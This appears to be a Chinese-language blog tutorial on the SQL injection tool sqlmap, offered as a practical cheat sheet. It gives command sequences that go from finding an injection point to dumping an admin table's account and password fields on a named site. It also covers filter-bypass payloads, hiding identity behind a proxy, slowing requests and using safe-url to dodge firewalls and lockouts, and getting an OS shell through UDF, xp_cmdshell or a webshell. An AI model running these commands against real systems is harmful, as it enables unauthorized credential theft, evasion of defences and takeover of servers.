sqlmap是一个灰常强大的sql注入检测与辅助工具，但是由于没有图形界面，基本上用起来比较麻烦，导致很多人可能宁愿用havij或者是pangolin也不愿意麻烦去翻帮助界面，我自己也是把很多语句贴到了一个记事本里面用，其实真正用起来也就5,6句，也不会太复杂，文以php+mysql为例：

检查注入点sqlmap -u http://ooxx.com.tw/star\_photo.php?artist\_id=11

列数据库信息sqlmap -u http://ooxx.com.tw/star\_photo.php?artist\_id=11 --dbs

指定库名列出所有表sqlmap -u http://ooxx.com.tw/star\_photo.php?artist\_id=11 -D vhost48330 --tables

指定库名表名列出所有字段sqlmap -u http://ooxx.com.tw/star\_photo.php?artist\_id=11 -D vhost48330 -T admin --columns

指定库名表名字段dump出指定字段sqlmap -u http://ooxx.com.tw/star\_photo.php?artist\_id=11 -D vhost48330 -T admin -C ac,id,password --dump


有几个参数可能会用到，直接加在最后面就可以了，更多详细参数见官方文档：


--cookie=COOKIE 在需要登录的地方，需要登录后的cookie

--proxy="http://127.0.0.1:8087" 使用HTTP代理隐藏自己的身份，比如使用goagent等

--sql-query=QUERY 执行一个sql语句，不一定支持

过程的几张图如下：

[](http://s3.51cto.com/wyfs01/M00/1E/85/wKioOVIychrS6e-CAAFdlF8itHE963.jpg)

[](http://s1.51cto.com/wyfs01/M01/1E/83/wKioJlIyciXzDN5QAAEZ6wZIKdk915.jpg)

[](http://s6.51cto.com/wyfs01/M01/1E/83/wKioJlIyclWAdQ9kAAB3pEzB0VA831.jpg)

【编辑推荐】

Sql注入技巧：

**TIP1**

当我们注射的时候，判断注入

http://site/script?id=10

http://site/script?id=11-1 # 相当于 id=10

http://site/script?id=(select 10) # 相当于 id=10

http://site/script?id=10 and 1=1 #失败

通过判断可发现and和or被过滤

http://site/script?id=10– # 失败

http://site/script?id=10;– #失败

http://site/script?id=10);– #失败

http://site/script?id=10)subquery;– #失败

你可以用burp的intruder的字典跑，但是仍然失败。

这里可以用到SQL语句的case when …then … else … end语句

CASE WHEN语句在DB2,ORACLE,SQL SERVER系列,SYBASE等大型数据库都受到支持，是标准的SQL语句。

可以这样子理解：CASE… WHEN… THEN …ELSE …END

CASE WHEN 语法有两种情况:

第一种是CASE 后面不带表达式的;

CASE WHEN expression THEN 操作1

WHEN expression THEN 操作2

.......

ELSE 操作n

END

第二种是CASE 后面带表达式的(而此时WHEN 后面的则是该表达式可能的值)，通用。

CASE expression

WHEN expression值1 THEN 操作1

WHEN expression值2 THEN 操作2

.......

ELSE 操作n

END

<http://host/script?id=11->(case when 1=1 then 1 else 0 end)   
用1=1跟1=2测试  
<http://host/script?id=10> # 当条件为真的时候  
<http://host/script?id=11> # 当条件为假的时候

可以很明显的看到返回不同,然后可以判断注入。那么怎么能让sqlmap去识别呢?

Sqlmap默认是自己寻找注入点的,但是你加上一个\*,可以引导他。

语句

sqlmap.py -u http://host/script?id=11-(case when 1=1星号 then 1)

注入最头痛的就是遇到过滤,sqlmap提供了字符转换的功能

“–tamper=between”当然自己可以改写转换内容,文件在/tamper目录下。

关于post注入 sqlmap可以用-r参数 加载数据包

sqlmap.py -r post.txt

继续补充一点: having xor等逻辑符号也可以判断注入。

**TIP2**

**POST注入**

有两种方法来进行post注入，一种是使用--data参数，将post的key和value用类似GET方式来提交。二是使用-r参数，sqlmap读取用户抓到的POST请求包，来进行POST注入检测。

**查看payload**

之前一直是加本地代理，然后用burpsuit来看sqlmap的payload，到现在才发现用-v参数就可以实现。一直认为-v实现的只是控制警告，debug信息级别。实际上使用-v 3就可以显示注入的payload，4,5,6还可以显示HTTP请求，HTTP响应头和页面。

**使用google搜索**

sqlmap可以测试google搜索结果中的sql注入，很强大的功能吧。使用方法是参数-g。不过感觉实际使用中这个用的还是很少的。

**请求延时**

在注入过程中请求太频繁的话可能会被防火墙拦截，这时候--delay参数就起作用了。可以设定两次HTTP请求间的延时。有的web程序会在多次错误访问后屏蔽所有请求，这样就导致之后所有的测试无法进行，绕过这个策略可以使用--safe-url，每隔一段时间去访问一个正常的页面。

**伪静态页面**

有些web服务器进行了url rewrite或者网站是伪静态的，无法直接提供测试参数，这样子可以使用\*来代替要测试的参数。

**执行系统命令**

当数据库支持，并且当前用户有权限的时候，可以执行系统命令，使用--os-cmd或者--os-shell，具体的讲，当可以执行多语句的时候，会尝试用UDF(MySQL，PostgrepSQL)或者xp\_cmdshell(MSSQL)来执行系统命令。不能执行多语句时，仍然会尝试创建一个webshell来执行语句，这时候就需要web的绝对路径了。总体来说，成功率偏低，不过个人也有成功的经验～

**测试等级**

sqlmap使用--level参数来进行不同全面性的测试，默认为1，不同的参数影响了使用哪些payload，2时会进行cookie注入检测，3时会进行useragent检测。